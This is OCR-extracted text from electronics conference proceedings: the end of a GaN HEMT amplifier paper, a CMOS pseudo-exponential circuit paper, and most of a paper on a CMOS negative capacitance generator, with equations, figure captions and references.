[6]	0.35 - 8	9	40	28	650	20	-
[7]	1e-3 - 3.4	14.6	33.9	28	450	23.5	-




Figure 10. The processed amplifier printed circuit board.

Note that only the small-signal model of the transistor is available for NPTB00004, and therefore *PAE*, *DE* and *IIP3* are not simulated.

The measured amplifier performance is compared to the performance presented in several other papers and is shown in Table 1.

The processed amplifier printed circuit board is shown in Fig. 10.

IV. CONCLUSION

An unconditionally stable impedance matched 2.5-GHz GaN HEMT amplifier is designed in printed circuit board technology, simulated, optimized and measured. The passive components, the connectors and the T-junctions are recognized as parts of the design that need to be carefully modeled to predict the amplifier characteristics correctly and therefore to optimize the design. The final model shows a good agreement between the simulated and measured characteristics. A clear improvement in modeling results is seen when the high frequency passive components models, the connector model and the EM-based T-junction model are included in the simulation model as opposed to the simulation model with the ideal, low-frequency models.

The measured amplifier gain at 2.5 GHz is 11.8 dB for the power consumption of 50 mA at 14 V power supply. The measured *IIP3* is 20.7 dBm. The output power at 1-dB compression point *P1dB* is 24.8 dBm with the associated *PAE* of 40.8% and *DE* of 44%.

ACKNOWLEDGMENT

The authors would like to thank Renaud Gillon from the On Semiconductor for many helpful discussions, and Silvio Hrabar from the University of Zagreb for his support with the measurements.

REFERENCES

[1] U. K. Mishra, L. Shen, T. E. Kazior, and Y. Wu, "GaN-based RF power devices and amplifiers", Proceedings of the IEEE, vol. 96, no. 2, pp. 287-306, February 2008.

[2] I. Khalil, A. Liero, M. Rudolph, R. Lossy, and W. Heinrich, "GaN HEMT potential for low-noise highly linear RF applications", IEEE Microwave and Wireless Components Letters, vol. 18., no. 9, pp. 605-607, September 2008.

[3] H. Xu, C. Sanabria, A. Chini, S. Keller, U. K. Mishra, and Robert A. York, "A C-Band High-Dynamic Range GaN HEMT Low-Noise Amplifier", IEEE Microwave and Wireless Components Letters, vol. 14., no. 6, pp. 262- 264, June 2004.

[4] P. Chehrenegar, O. Axelsson. J. Grahn, N. Rorsman, J. G. Felbinger, and K. Andersson, "Design and characterization of

highly linear 3 GHz GaN HEMT amplifier", 2011 Workshop on Integrated Nonlinear Microwave and Millimetre-Wave Circuits (INMMIC), pp. 1-4, April 2011.

[5] A. Z. Markos, K. Bathich, D. Gruner, O. Bengtsson, and G. Boeck, "A 4W GaN power amplifier for C-band application," German Microwave Conference, 2010, pp. 118-121, March 2010.

[6] A. Sayed, A. A. Tanany and G. Boeck, "5W, 0.35 – 8 GHz Linear Power Amplifier Using GaN HEMT", Proceedings of the 39th European Microwave Conference, pp. 488-491, Rome, October 2009.

[7] A. Sayed and G. Boeck, "5W Highly Linear GaN Power Amplifier with 3.4 GHz Bandwidth", Proceedings of the 37th European Microwave Conference, pp. 1429-1432, Munich, October 2007.

[8] H. W. Ott, Electromagnetic Compatibility Engineering, Wiley, Ney Jersey, 2009.

[9] Nitronex Corporation, "Nitronex NPTB00004 datasheet", rev. 3, May 2009.

[10] V. Ceperic and A. Baric, "Modeling of SMT resistors and capacitors", internal report, Faculty of Electrical Engineering and Computing, Zagreb, 2008.

[11] B. Rosas, "Optimizing test boards for 50 GHz end launch connectors", Southwest Microwave, Inc., 2007.

[12] T. Mandić, B. Nauwelaers, A. Barić, and R. Gillon, "Design and modelling of IC-Stripline having improved VSWR performance", 2011 8th Workshop on Electromagnetic Compatibility of Integrated Circuits (EMC Compo), pp. 82-87, November 2011.

[13] R. Shimon, D. Scherrer, D. Caruth, J. Middleton, H. Hsia, and M. Feng, "Accurate Passive Component Models in Coplanar Waveguide for 50 GHz MMICs", Microwave Symposium Digest, 1997., IEEE MTT-S International , vol. 2, no., pp. 769-772, 1997.

[14] S. Cripps, RF power amplifiers for wireless communications, Artech House, London, 2006.

[15] G. Gonzales, Microwave Transistor Amplifiers, Prentice Hall, Englewood Cliffs, New Jersey, 1981.

Pseudo-Exponential Computational Circuit with Improved Accuracy and Frequency Response

Cosmin Popa

Faculty of Electronics and Telecommunications
University Politehnica of Bucharest
Bucuresti, Romania

Abstract – A new higher-order CMOS current-mode pseudo-exponential circuit will be presented. The advantage of the circuit with respect to the previous reported similar ones is the smaller value of the limited expansion error obtained by using a higher order approximation of the exponential function. The circuit presents the important advantage of the independence of the output current on technological parameters. Due to the strong inversion operation of all MOS transistors and to the current-mode operation of the circuit, the circuit frequency response can be strongly improved. The second-order effects will be taken into account for evaluating the total error of the circuit core, resulting an additional error summed to the error caused by the neglecting of the superior-order terms from the exponential function Taylor series expansion. The circuit area is relatively small due to the exclusively utilization of MOS transistors.

1. INTRODUCTION

The exponential circuits represent important building blocks for telecommunication applications, medical equipment, hearing aid, disk drives and, especially, for analog signal processing.

The exponential function could be easily obtained in the bipolar technology from the exponential characteristic [1] of the bipolar transistor. The nonzero value of the base current, especially for pnp transistors and the temperature dependence of the bipolar transistor parameters (the thermal voltage is linear increasing with temperature and the saturation current has an exponential dependence on temperature) introduces relatively large errors in the exponential characteristic.

In CMOS technology, the exponential law is available only for the weak inversion operation of the MOS transistor. The great disadvantage of the computational circuits using MOS transistors in weak inversion is the poor circuit frequency response caused by the much smaller drain currents available for charge and discharge the parasite capacitances of the MOS transistors. Thus, circuits realized in CMOS technology that require a good frequency response can be designed using only MOS transistors working in strong inversion (usually in saturation). In order to obtain the exponential function using the square characteristic of the MOS transistor in saturation, the original idea is to approximate the exponential function with its $n-th$ order expansion (the polynomial series). The approximation error is proportional to the number of terms neglected in the expansion.

In this paper, an original CMOS VLSI current-mode pseudo-exponential circuit will be presented based on an excellent approximation of the exponential function by its higher-order limited Taylor series expansion. The computed exponential function has the important advantage given by the independence of the output current on technological parameters. Additionally, the circuit accuracy could be strongly increased by considering superior-order terms from the exponential function expansion.

2. THEORETICAL ANALYSIS

For applications that require a better accuracy that could be obtained using the second-order approximations of the exponential function described in [2]-[7], the circuit proposed in this paper uses a higher-order approximation, expressed as:

$$\exp(x) \cong 1 + x + \frac{x^2}{2} + \frac{x^3}{6} + \ldots \quad (1)$$

for $x << 1$. Using the ratio of currents I_{IN} and I_O as expansion variable, expression (1) could be re-written as:

$$I_O \exp\left(\frac{I_{IN}}{I_O}\right) \cong I_O\left[1 + \frac{I_{IN}}{I_O} + \frac{1}{2}\left(\frac{I_{IN}}{I_O}\right)^2 + \frac{1}{6}\left(\frac{I_{IN}}{I_O}\right)^3\right] + \ldots \quad (2)$$

I_{IN} is the input current, while I_O represents the reference current.

2.1 The implementation of the squaring function

The core of the system is represented by the squaring circuit based exclusively on MOS transistors working in saturation for improving the circuit frequency response ($x = I_{IN} / I_O$).




Figure 1 - The CMOS squaring circuit

Because:

$$V_{GS_1} + V_{GS_4} = V_{GS_2} + V_{GS_3}, \tag{3}$$

it results:

$$2\sqrt{I_O} = \sqrt{I_{O_1}} + \sqrt{I_{IN} + I_{O_1}}, \tag{4}$$

equivalent to the following dependence of I_{O_1} current on the input current I_{IN} and on the reference current I_O:

$$I_{O_1} = I_O - \frac{I_{IN}}{2} + \frac{I_{IN}^2}{16 I_O}. \tag{5}$$

The entire implementation in CMOS technology of the previous current squaring circuit is presented in Fig. 2.
Designing a linear relation between the currents from the previous circuit:

$$I_{OUT} = 16 I_{O_1} - 16 I_O + 8 I_{IN}, \tag{6}$$

it results that the output current will be proportional to the square of the input current:

$$I_{OUT} = \frac{I_{IN}^2}{I_O}. \tag{7}$$




Figure 2 - The CMOS current squaring circuit

The symbolic representation of the current squarer from Fig. 1 is presented in Fig. 2.




Figure 3 - The symbolic representation of the current squarer from Fig. 2

2.2 The pseudo-exponential function generator

The block diagram of the exponential function generator circuit is presented in Fig. 4, consisting in n identical current squarers from Fig. 3 for a $n-th$ order polynomial series expansion of $\exp(x)$ function and in a block that computes a_k coefficients for $k = 0,1,...,n+1$. The advantage of this implementation is that a very good precision of the circuit could be achieved by increasing the value of n.




Figure 4 - The block diagram of the exponential function generator circuit

The implemented currents using the previous circuits are:

$$I_{OUT(1)} = \frac{I_{IN}^2}{I_O}, \tag{8}$$

$$I_{OUT(2)} = \frac{I_{OUT(1)}^2}{I_{IN}} = \frac{I_{IN}^3}{I_O^2}, \tag{9}$$

$$I_{OUT(3)} = \frac{I_{OUT(2)}^2}{I_{OUT(1)}} = \frac{I_{IN}^4}{I_O^3}, \tag{10}$$

…

$$I_{OUT(n)} = \frac{I_{OUT(n-1)}^2}{I_{OUT(n-2)}} = \frac{I_{IN}^{n+1}}{I_O^n}. \tag{11}$$

The "a_k" block is implemented using simple and multiple current mirrors and must be able to compute the a_k ponders from (1). The output current of this block, $I_{OUT\exp}$ will be proportional to the higher-order approximated exponential function. In order to increase the circuit accuracy, the number of squaring blocks from Fig. 4 could be increased. So, a compromise between the circuit complexity and its precision must be made. The circuit accuracy is also increased by the independence of the output current on technological parameters.

The current-mode operation of the circuit, associated to the biasing in saturation of the MOS devices produce an important increasing of the circuit frequency response.

The removing of any resistors from the circuits allow an relatively large decreasing of the silicon area consumption and an important increasing of the circuit precision. The CMOS squaring circuit could be replaced by any other squaring circuit realized in CMOS technology, with the only limitation of using exclusively MOS transistors working in saturation for obtaining a good frequency response.

2.3 Analysis of errors introduced by the second-order effects

All of the circuits presented above are affected by the second-order effects that degrade the quadratic law of the MOS transistor. These undesired effects are modeled by the following relations (channel-length modulation (12) and mobility degradation (13)).

$$I_D = \frac{K}{2}(V_{GS} - V_T)^2(1 + \lambda V_{DS}) \tag{12}$$

$$K = \frac{K_0}{[1 + \theta_G(V_{GS} - V_T)](1 + \theta_D V_{DS})} \tag{13}$$

Considering that the design condition $\lambda = \theta_D$ is fulfilled, the gate-source voltage of a MOS transistor working in saturation at a drain current I_D will be:

$$V_{GS} = V_T + \sqrt{\frac{2I_D}{K}} + \theta_G \frac{I_D}{K}. \quad (14)$$

Taking into account the second-order effects, the expression (7) of the output current for the circuit from Fig. 2 will be affected by a small error:

$$I_{OUT} = \frac{I_{IN}^2}{I_O} + \varepsilon. \quad (15)$$

3. SIMULATION RESULTS

The $(I_{OUT}/16)(I_{IN})$ simulation for the squaring circuit from Figure 2 is presented in Figure 5. I_O current is equal with *1mA* and I_{IN} current varies between *0* and *3mA*.




Figure 5 - The $(I_{OUT}/16)(I_{IN})$ simulation for the squaring circuit

4. CONCLUSIONS

A new higher-order CMOS current-mode pseudo-exponential circuit has been presented. The advantage of the circuit with respect to the previous reported similar ones [6], [7] is the smaller value of the limited expansion error obtained by using a higher order approximation of the exponential function. The circuit presents the important advantage of the independence of the output current on technological parameters. Due to the strong inversion operation of all MOS transistors and to the current-mode operation of the circuit, the circuit frequency response was strongly improved. The second-order effects will be taken into account for evaluating the total error of the circuit core, resulting an additional error summed to the error caused by the neglecting of the superior-order terms from the exponential function Taylor series expansion. The circuit area is relatively small due to the exclusively utilization of MOS transistors.

REFERENCES

[1] Grasso, A.D., Pennisi, S., „High-Performance CMOS Pseudo-Differential Amplifier", Circuits and Systems, 2005. ISCAS 2005. IEEE International Symposium on, 23-26 May 2005, pp. 1569 - 1572 Vol. 2.

[2] Jongchan Kang, Kyungho Lee, Jehyung Yoon, Yisun Chung, Sungbo Hwang, Bumman Kim, „Differential CMOS Linear Power Amplifier with 2nd Harmonic Termination at Common Source Node", Radio Frequency integrated Circuits (RFIC) Symposium, 2005. Digest of Papers. 2005 IEEE, 12-14 June 2005, pp. 443-446.

[3] Jongchan Kang, Jehyung Yoon, Kyoungjoon Min, Daekyu Yu, Joongjin Nam, Youngoo Yang, Bumman Kim, „A Highly Linear and Efficient Differential CMOS Power Amplifier with Harmonic Control", Solid-State Circuits, IEEE Journal of, Volume 41, Issue 6, June 2006, pp. 1314-1322.

[4] Mohieldin, A.N., Sanchez-Sinencio, E., Silva-Martinez, J., „A Fully Balanced Pseudo-Differential OTA with Common-Mode Feedforward and Inherent Common-Mode Feedback Detector", Solid-State Circuits, IEEE Journal of, Volume 38, Issue 4, April 2003, pp. 663-668.

[5] H. Zouaoui-Abouda, and A. Fabre, "New high-value floating controlled resistor in CMOS technology", Instrumentation and Measurement, IEEE Transactions on, vol. 55, Issue 3, June 2006, pp. 1017-1020.

[6] Cosmin Popa, "High Accuracy Function Generator for Analog Signal Processing" IEEE Conference on Microelectronics, Electronics and Electronic Technologies, MIPRO 2006, Opatija, Croatia

[7] Cosmin Popa, "High Accuracy Exponential Function Generator for Analog Signal Processing", 2005 NSTI Bio Nano Conference, Anaheim, California.

The simple CMOS negative capacitance with improved frequency response

Boško Mrković*, Martina Ašenbrener**
* Tehnoalarm d.o.o. Zagreb, Croatia
** University of Rijeka/Department of Informatics, Rijeka, Croatia
E-mail: bosko.mrkovic@kr.t-com.hr, masenbrener@inf.uniri.hr

Abstract - The negative capacitance circuits are very interesting analog building blocks with many possible applications like the compensation of undesired parasitic capacitance, bandwidth enhancement of amplifiers, equalization filters design without passive inductors, etc. This paper presents a method for improving and controlling CMOS floating negative capacitance frequency response. Since the negative capacitance is generated by the simple and known negative impedance converter (NIC), the proposed method is applicable for negative inductance and resistance also.

The proposed method is simulated and verified using standard 0.35µm and 0.18µm CMOS processes.

I. INTRODUCTION

The negative capacitance circuits or negative capacitance generators (NCG) are very useful analogue building blocks, used for numerous different applications enabling:

- The improvement of existing structures, through the compensation of undesired parasitic capacitance, like bandwidth enhancement of various kind of amplifiers [6], [7], speed enhancement of some DAC architectures, improvement of ESD protection circuits [3], improvement of active inductor design [1], [4], etc.
- The design of new circuit architectures like the new compact equalization filters, new RC and LC oscillator structures etc.

There are many different possibilities for grounded or floating negative capacitance generation, mostly known for decays.

Generally, any well known negative impedance converter (NIC), which employs operational amplifiers or current conveyors, can be used. Negative capacitance generated using such an approach is accurate, with a large allowed signal swing. The disadvantages are that such an approach requires a large area and increased power, especially for floating capacitor generation, and mostly performs with poor higher frequency limit.

There are also several known simple structures which can be used as a floating NCG, like a common source amplifier with cross-coupled capacitors and source's parallel R-C pairs [2]; or a very effective NCG known as the relaxation generator, with cross-coupled MOSFETs, described in [3].

Although the last structure generates a negative resistance as well as a negative capacitance and performs with an inevitable noise figure and some linearity degradation, it is quite simple, offers great possibilities for improvements and control and was therefore chosen for the presented analysis and design.

II. IMPLEMENTATION

A. A Generalized Negative Capacitance

As it is mentioned previously, a simple way to generate a floating negative capacitor is by using a cross-coupled pair of transistors in order to create a positive feedback.




Figure 1. The simple negative capacitance generator

The positive feedback loop formed by transistors M_1 and M_2 makes a difference in the output currents to have an opposite polarity to the differential voltage. Thus, the equivalent output impedance has a negative value.

From the small signal analysis of the proposed circuit, after disregarding the channel length modulation, the equivalent impedance is given by

$$Z_{equ} = -\frac{1}{sC}\frac{g_m + s(C_{GS} + 2C)}{g_m - sC_{GS}} \qquad (1)$$

As long as $f << f_T$, where f_T is the unity gain frequency or transition frequency of the used MOSFETs, the equivalent impedance can be approximated by

$$Z_{equ} \approx -\frac{1}{sC} - \frac{(C_{GS} + 2C)}{g_m C}, \qquad f << f_T \qquad (2)$$

Equivalent impedance at the output is the complex impedance with reactive and resistive parts, and it is easy to notice that a similar circuit, with a shorted capacitor *C*, can be used for negative resistance generation. Further modification proposed in [5] enables a negative inductance generation as well.

Figures 2 (a) and (b) show the schematic diagrams of a similar negative resistance circuit and a negative inductance circuit [5], respectively.




Figure 2. Schematic diagrams of (a) negative resistance and (b) negative inductance generators

B. A Simplified Implementation Model

The previously described NCG is loaded with the rest of the circuits where it acts as a negative capacitor, and all characteristics, including the possible stability issues, hardly depend on the implementation details. For further analysis, such an undefined load will be replaced by a dynamic one, with MOSFETs shown as current sources, for simplicity. A corresponding schematic diagram is shown by Figure 3.




Figure 3. The simple NCG with load




Figure 4. Negative capacitance and complex impedance, the simple NCG model

Assuming that MOSFETs are ideal, without any parasitic capacitance and with a realistic but constant transconductance g_m, an equivalent negative capacitance with an equivalent complex impedance are shown in Figure 4. As expected, the capacitance value *C* defines the value of the equivalent negative capacitance, while the transconductance value defines the negative resistance value.

The capacitor *C* and the MOSFET's transconductance define the higher frequency limit for the used NCG as well.

Figure 5 shows the equivalent negative capacitances for different capacitor *C* values. In the ideal case, only the sign would differ.




Figure 5. Negative capacitance versus input capacitance value, model

The capacitance *C* also defines the frequency range. To increase the frequency range of the proposed NCG it is necessary to decrease the capacitance *C* value. Usually this is not acceptable in the real design.

There is another way to enlarge the frequency range. The currents and the dependent transconductance should be increased. For the assumed ideal MOSFETs, replaced by dependent sources with constant transconductance, the current *I* value changes do not produce any effect. Nevertheless, the transconductance changes perform as expected, as shown by Figure 6.




Figure 6. Negative capacitance versus transconductance, model

The high frequency limit of the proposed NCG depends on the current *I* value and depending MOSFETs transconductance. This enables an easy control of the high

frequency limit which allows an easy calibration and frequency control for some RC oscillator classes.

The equivalent complex impedance, with all its parts, is shown in Figure 7.




Figure 7. Negative capacitance and complex impedance versus transconductance, model

III. VERIFICATION

A. General Information

The circuits were designed, simulated and verified using NCSU CDK, which is a collection of MOSIS fabrication processes available for public download, and ngspice v22 simulator. The technologies used were tsmc_02, tsmc_03 and tsmc_04_4m. Simulations were made across all process corners and the temperature range for all cases.

The proposed design can be processed in any available mixed–signal technology with simple re-calculations and optimizations due to the specific characteristics of the technology.

B. Physical Implementation




Figure 8. Negative capacitance generator

Figure 8 shows the real implementation of the proposed NCG with ideal current sources replaced by current source and sink mirrors. The implemented power-down circuitry enables a parallel connection between multiple NCGs. Such parallel connection is actually a transistors W/L ratios multiplication and is equivalent to the previously described transconductances multiplication. To enable fine control, the proposed NCG is biased by *IB* current.




Figure 9. Negative capacitance and complex impedance, model and real circuit, comparison

Figure 9 shows the comparison between model's and the realistic NCG's behaviors. The main difference is caused by the real transistors parasitics, especially by the C_{GS}. It is inevitable but can be compensated by an increased capacitance *C* value.




Figure 10. Negative capacitance versus transconductance

Figure 10 shows the high frequency limit characteristics for a different number of parallel NCGs shown by Figure 8. One should notice that a parallel combination of simple NCGs significantly increases the frequency range for almost a decade.

Unlike the previously used NCG model, the real circuit allows a high frequency limit control by current.




Figure 11. Negative capacitance versus current

Figure 11 shows the high frequency limit characteristics for different currents, controlled by the *IB*.




Figure 12. Controled NCG, block diagram

Figure 12 shows the final negative capacitance circuit, with high frequency limit controllable by a bias current and transconductances. Control with the bias current is fine and accurate, with a simple IDAC; the transconductance control is coarse, with a controlled number of connected simple NCGs.

Figure 13 shows the frequency characteristic of the proposed NCG, generated with 3 coarse ranges. In order to keep the picture clear only 3 fine values per range are shown.

